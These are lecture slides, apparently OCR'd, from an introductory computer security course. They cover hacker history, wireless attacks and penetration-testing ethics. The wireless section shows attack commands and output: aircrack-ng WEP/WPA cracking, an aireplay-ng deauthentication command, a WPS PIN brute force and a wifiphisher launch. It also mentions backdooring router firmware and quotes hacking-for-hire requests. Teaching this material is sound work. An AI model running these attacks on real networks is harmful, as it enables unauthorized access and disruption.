CSE 425

Introduction to Computer Security

Agenda

- Terminology + Famous/Infamous Hackers
- Penetration Testing + Vulnerability Assessment
- CVSS
- Wireless Security Testing
- Web Applications Security Testing
- Computer Forensics

Quick Updates about Honors Project

- Yes, you will need tools to solve some parts of the challenges.
- Easiest way is to load Kali Linux [overkill] on a flash drive and boot off of it
- Google is your friend.
- Posting the challenges themselves on online forums and asking others to solve them for you is NOT allowed.
- Challenges are NOT connected in any way.
- Speak to me if you are stuck.

Terminology

- Hacking - showing computer expertise
- Cracking - breaching security on software or systems
- Phreaking - cracking telecom networks
- Spoofing - faking the originating IP address (or MAC address) in a datagram
- Denial of Service (DoS) - flooding a host with sufficient network traffic so that it can’t respond anymore
- Scanning - searching for vulnerabilities

Terminology

- Phishing/Spear Phishing/Whaling
- Pharming
- DNS Hijacking
- ARP Poisoning
- Doxing
- DDoS
- IRC

Red Teaming

- Red teaming is the practice of analyzing a security mechanism from the standpoint of an external attacker or adversary.
- Third-party penetration testers detect vulnerabilities in systems and networks while mimicking the attacks of an intruder.

Hackers

hacker

n.

1. A computer expert


2. A person that intentionally circumvents computer security systems (more often used by the media)

Terminology

- Script Kiddies
- Black Hats / Crackers
- White Hats
- Gray Hats
- Insiders
- Hactivists
- Phreakers

Famous/Infamous Hackers

John Draper (a.k.a Cap’n Crunch)



- Used a Cap’n Crunch toy whistle to make unlimited free payphone calls.
- The whistle, unbeknownst to General Mills (the manufacturer of Cap’n Crunch) created a 2600 Hz tone.
- This frequency was the same used by phone technicians to test payphones and make free phone calls.


Ian Murphy

- Changed the internal clocks at AT&T.
- Impact: Phone bills were universally incorrect. Late night discounts were given to daytime users and late night users were subject to high bills.
- First hacker to go to jail.
- Inspired the movie, *Sneakers*

Robert Morris

- Son of chief scientist at the National Security Agency (NSA)
- In 1988, he wrote the first worm that was released to the public.
- He claimed he was trying to determine the size of the Internet.
- Affected 6,000 systems
- 3 yrs probation
- 400 hours of community service
- Fined $10,400.

Erik Bloodaxe (a.k.a. Chris Goggans)




- Member of Legion of Doom
- Texas Hacker
- Starts feud with Masters of Deception.
- Two year hacker war ensues.
- Telephone systems and credit cards are the victims.

Kevin Mitnick

- Hacked
  - PACBell
  - The Pentagon
  - North American Air Defense Command
  - MCI
  - Digital Equipment Co.
  - Nokia
  - Motorola
  - Novell
  - Fujitsu
  - NEC
  - Sun
- Prison Term: 5 yrs.
- Fines: $4,000
- Not allowed to touch a computer for three years

Kevin Mitnick



- After being convicted and serving 4 yrs., he became a security professional.
- While the media portrayed him as a computer genius, he exploited human weakness through social engineering for his exploits
- See "Art of Deception" by K.D. Mitnick & Wm. L. Simon, Wily (2002). A compendium of cons for getting information including private, governmental, and corporate data and ways to prevent them.


Adrian Lamo

- Homeless hacker who only performs intrusion analysis for free for large companies.
- Hacked into
  - MCI WorldCom
  - New York Times Co.
  - Microsoft
  - AOL Time Warner
  - CSC
  - NBC
- NYT pressed charges against him.
- 1 year home probation.

Super Hacker

- Gary McKinnon, is alleged to have hacked over 90 U.S. military computers and NASA before and after 9/11
- Looking for existence of UFOs and to prove inadequacies in US Security
- He supposedly stole 950 passwords from one military system and prevented naval email traffic being routed across the internet for a month.
- The US investigation was carried out with the aid of the UK's national hi-tech crime unit.
- He eventually could face a total of up to 70 years in a US jail.

Classic MIT Hacks



Wireless Security Testing

Wireless Security Testing

- Open hotspots: unencrypted traffic, employ a wireless sniffer to capture all traffic.
  - Question: What is the one thing preventing your password on Gmail from leaking in this case?

```
root@IS33Y0U:~# airodump-ng mon0 -c1 -w open_network
```

open_network-01.cap [Wireshark 1.10.2 (SVN Rev 51934 from /trunk-1.10)]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: http.request.method=="POST" Expression... Clear Apply Save

Follow TCP Stream

Stream Content

```
POST /bank/login.aspx HTTP/1.1
Host: demo.testfire.net
Connection: keep-alive
Content-Length: 41
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Origin: http://demo.testfire.net
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/37.0.2062.120 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Referer: http://demo.testfire.net/bank/login.aspx
Accept-Encoding: gzip,deflate
Accept-Language: en-US,en;q=0.8
Cookie: ASP.NET_SessionId=udsd03um04c2qmewejlu4seq; amSessionId=25833622978;
amUserInfo=UserName=J09SICcxJzOnMQ==&Password=J09SICcxJzOnMQ==

uid=Pranshu&passw=infosec&btnSubmit=LoginHTTP/1.1 200 OK
Cache-Control: no-cache
Pragma: no-cache
Content-Length: 9139
Content-Type: text/html; charset=utf-8
Expires: -1
Server: Microsoft-IIS/8.0
X-AspNet-Version: 2.0.50727
X-Powered-By: ASP.NET
```

Entire conversation (9545 bytes)

Find Save As Print ASCII EBCDIC Hex Dump C Arrays Raw

WEP (In)security

- WEP is an outdated security standard vulnerable to statistical attacks due to IV collisions.
  - **The IV is too small and in cleartext.** The initialization vector in WEP is a 24-bit field, which is sent in the cleartext part of a message. Such a small space of initialization vectors *guarantees* the reuse of the same key stream.

WEP (In)security

- A busy access point, which constantly sends 1500 byte packets at 11Mbps, will exhaust the space of IVs after 1500*8/(11*10^6)*2^24 = ~18000 seconds, or 5 hours. (The amount of time may be even smaller, since many packets are smaller than 1500 bytes.) This allows an attacker to collect two ciphertexts that are encrypted with the same key stream and perform statistical attacks to recover the plaintext
- A false sense of security
- There is no reason to use it anymore since we have WPA2

root@Xtr3M3-Mach: ~ - Learn With Pranshu

File Edit View Search Terminal Help

```
                    Aircrack-ng 1.1

          [00:00:23] Tested 546213 keys (got 6720 IVs)

   KB    depth   byte(vote)
    0   64/ 79   DD(7680) 03(7424) 15(7424) 25(7424) 4C(7424)
    1    3/  5   F9(9728) 17(9472) 46(9472) AA(9472) F5(9472)
    2   44/  2   F8(8192) 1E(7936) 20(7936) 21(7936) 61(7936)
    3   23/ 24   01(8704) 0A(8448) 33(8448) A0(8448) D1(8448)
    4   34/  4   CE(8192) 32(7936) 47(7936) 4C(7936) 5A(7936)

                KEY FOUND! [ 92:12:17:33:18 ]
      Decrypted correctly: 100%

root@Xtr3M3-Mach:~#
```

Pranshu

WEP is bad … m’kay?

WPA

- user will configure a dictionary word as the WPA password for the sake of simplicity.
- dictionary attacks are possible on WPA handshakes

#aireplay-ng --deauth 0 -a <AP_MAC> mon0

```
Applications  Places                                  33 °C  Thu Dec 19, 10:22 PM
root@3xtr3m3Mach1n3:~# aireplay-ng --deauth 0 -a 14:D6:4D:2D:B5:C8 mon0
22:22:01  Waiting for beacon frame (BSSID: 14:D6:4D:2D:B5:C8) on channel 1
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
22:22:01  Sending DeAuth to broadcast -- BSSID: [14:D6:4D:2D:B5:C8]
22:22:02  Sending DeAuth to broadcast -- BSSID: [14:D6:4D:2D:B5:C8]
22:22:02  Sending DeAuth to broadcast -- BSSID: [14:D6:4D:2D:B5:C8]
22:22:03  Sending DeAuth to broadcast -- BSSID: [14:D6:4D:2D:B5:C8]
22:22:03  Sending DeAuth to broadcast -- BSSID: [14:D6:4D:2D:B5:C8]
22:22:04  Sending DeAuth to broadcast -- BSSID: [14:D6:4D:2D:B5:C8]
22:22:04  Sending DeAuth to broadcast -- BSSID: [14:D6:4D:2D:B5:C8]
22:22:05  Sending DeAuth to broadcast -- BSSID: [14:D6:4D:2D:B5:C8]
22:22:05  Sending DeAuth to broadcast -- BSSID: [14:D6:4D:2D:B5:C8]
22:22:05  Sending DeAuth to broadcast -- BSSID: [14:D6:4D:2D:B5:C8]
22:22:06  Sending DeAuth to broadcast -- BSSID: [14:D6:4D:2D:B5:C8]
22:22:06  Sending DeAuth to broadcast -- BSSID: [14:D6:4D:2D:B5:C8]
22:22:07  Sending DeAuth to broadcast -- BSSID: [14:D6:4D:2D:B5:C8]
22:22:07  Sending DeAuth to broadcast -- BSSID: [14:D6:4D:2D:B5:C8]
22:22:08  Sending DeAuth to broadcast -- BSSID: [14:D6:4D:2D:B5:C8]
22:22:08  Sending DeAuth to broadcast -- BSSID: [14:D6:4D:2D:B5:C8]
22:22:09  Sending DeAuth to broadcast -- BSSID: [14:D6:4D:2D:B5:C8]
22:22:09  Sending DeAuth to broadcast -- BSSID: [14:D6:4D:2D:B5:C8]
^C
```

Pronshu

```
Applications  Places                                  33 °C  Thu Dec 19, 9:31 PM

                          Aircrack-ng 1.2 beta1

                [00:00:28] 11500 keys tested (422.76 k/s)

                   Current passphrase: 1 DENICE

    Master Key     : F0 AB A8 97 D3 12 F1 70 D7 48 EC D4 14 DF FF BE
                     C8 F1 09 F0 89 34 11 F3 0B F2 69 50 A2 80 69 9A

    Transient Key  : 50 32 DA 32 A9 A8 AB 12 4E 17 78 61 7C 22 65 72
                     73 7F 02 1B 3E 4D 62 4D D0 C3 7E 1D 2F C8 B9 AE
                     A4 2C 79 6C 5D F9 54 65 9B 11 [illegible] 3A 32 D1
                     1A D2 58 F7 49 9B 9E DE A7 EE 9F C1 5E 1C 67 F5

    EAPOL HMAC     : 64 35 DE 5E D6 36 C4 B1 F6 07 64 0A 2C 8F D5 BD
```

Pranshu

WPS PIN Attack

- WPS PIN is an 8 digit number pertaining to the wireless router. It was meant to liberate users from having to remember complex WPA passwords.
- The idea was that since WPA is susceptible to dictionary attacks, the user would set a complex WPA passphrase and deploy WPS in order to avoid having to remember the passphrase. After supplying the correct WPS PIN to the router, it would hand over the configuration details to the client—which includes the WPA password.


WPS PIN Attack

- The last digit of the PIN was a checksum which means the effective size of a WPS PIN is only 7 digits.
- The registrar (router) checks the PIN in 2 parts. So what?
- First part of 4 digits would have 10,000 possible combinations, and the second part of 3 digits would have 1,000 possible combinations. Hence, the attacker would require only 11,000 attempts (worst case scenario)


```
[+] Trying pin 6       8
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
[+] Received M5 message
[+] Sending M6 message
[+] Received M7 message
[+] Sending WSC NACK
[+] Sending WSC NACK
[+] Pin cracked in 3025 seconds
[+] WPS PIN: '6       8'
[+] WPA PSK: 's          p'
[+] AP SSID: 'a
root@IS33Y0U:~#
```


Wi-Fi Phishing

```
root@IS33Y0U:~/wifiphisher-master# python wifiphisher.py
[*] Starting HTTP server at port 8080
[*] Starting HTTPS server at port 443
[+] Networks discovered by wlan0: 0
[+] Networks discovered by wlan1: 6
[+] Starting monitor mode off wlan1
[*] Cleared leases, started DHCP, set up iptables
```




Wi-Fi Phishing







Persistent Access to Wi-Fi Router

- Use default credentials and dictionary attacks to get in



Might as well update their firmware while you're hacking …





OR flash custom firmware with a backdoor…

www.dd-wrt.com/site/support/router-database

dd w

Router Database

netg

42 routers found

Manufacturer	Model	Revision	Supported	Activation required
Netgear	D7000	?	not possible	no
Netgear	WAG102	?	not possible	no
Netgear	WG302	v1	yes	yes
Netgear	WG302	v2	yes	yes
Netgear	WG602	v2	not possible	no
Netgear	WG602	v3	yes	no
Netgear	WG602	v4	yes	no
Netgear	WGR614	v8	yes	no
Netgear	WGR614	WW	yes	no
Netgear	WGR614L	L	yes	no
Netgear	WGR826V	?	wip	no
Netgear	WGT624	v1	wip	no
Netgear	WGT624	v2	wip	no
Netgear	WGT624	v3	not possible	no
Netgear	WGT624	v4	yes	no
Netgear	WNDR3300	?	yes	no

Penetration Testing

Penetration Testing

- Penetration testing occurs when organizations engage trusted third-party security professionals to **simulate attacks** by real intruders against their systems, infrastructure, and people.
- results of penetration testing are presented in an executive **report** that contains details of the existing security posture of organization and possible consequences of an actual attack
- recommend **solutions** to harden security

Types of Penetration Testing

- External Network PT: An external network penetration test will help you assess the level of damage a hacker could cause while acting from *outside* your network perimeter.
- Internal Network PT: Internal network penetration testing simulates attacks on the systems or network(s) from *within* the organization. Assume the role of a malicious insider, with a certain level of legitimate access to the internal network

Types of Penetration Testing

- Black box PT: Starts from a ground-zero level; the pentester would be expected to navigate their way into their clients network. The skills of the professional will certainly be under increased levels of scrutiny and will determine the success of the security audit for the client.
- White box PT: Professional (‘ethical hacker’) having full access, knowledge, permission and disclosure of their clients network(s) and computer system(s).
- Gray box PT: in-between’ white and black hat hacking methodologies

Penetration Testing Ethics

- Be professional; Be mature. Ignore such requests:

Independent Systems Consultant

10/15/2015

Hi Pranshu,

One of my clients wants to hack a website just let me know the details.
PS:-Also send me your latest number.
Thanks

1:31 AM

Database security expert job Inbox x

me me <raise.heck@hotmail.com> 7/29/14
to me

Hello,
I would like to hire a computer programming expert who has extensive experience in database programming, supervision, and network security. I apologize that this is a very long job description, but please read everything very carefully before submitting a proposal.

First and foremost, you should know that this job is *illegal* in the United States where I live. This is why I am asking you if you are willing to accept this job.

I need a computer professional who is expert at large-scale database administration, who knows a large network very well. This is an extremely complicated job I am hiring for. ***This job would take 2-3 weeks to complete.*** This involves numerous checks and quality control, several times checking your logs and tracks, etc.

I am willing to pay well, but only for someone who completes the job perfectly. I am located inside the United States, but I prefer a computer expert who is outside the United States.

Here is the job in essence: I am looking for someone who is who is *willing and able* to change my university grades. I need an expert who can hack into a university database and electronically change my grades permanently. This is why I am looking for a computer professional who is expert in system security and database administration -- they would know how things work.

I attend a major R-1 research university in the southeastern United States. They have round-the-clock 24-hour IT security. I am not sure if the university has a *customized* antivirus/antitrojan/antispam/antikeylogger/anti-whatever-else-might-exist... but it is very possible. At the very least I can guarantee you that whatever security/antivirus/etc. top-of-the-line products are available on the market, the university has those. We've all heard of commercially available Norton, McAfee, Ad-aware, etc. But if there are security products that exist that are not publicly well-known, there is a possibility that my university uses that.

There is also a good chance that the uni's servers are partially Linux/Unix based, one of those. Not just Microsoft Windows-based. They might detect a hacking attempt as it is happening, I think. AND there are tons and tons of audits and checks on the servers and databases and anything else.

Please let me know if you are interested. Thank you so much.

Penetration Testing Ethics

gigi bagigi <gigibagigi72@yahoo.com> 6/27/13

to me

Hi Mr. Pranshu Bajpai,
I am writing you for a delicate matter.
For some reasons of business, I need to have access to two private Email accounts.
This would mean hacking some Email address.
I am aware that some people would not like to do it, and it is also somehow not completely legal, but I am also aware that many people already do it and that nobody will really care if an account has been hacked or not.
Certainly, you would have no legal problems whatsoever.
Therefore, I would like from you either of the two services below:
1) you help me with hacking any of the two accounts or
2) you help me set up "John the Ripper" or any equivalent program for hacking the accounts myself with brute force + dictionaries
I am available to pay quite well.

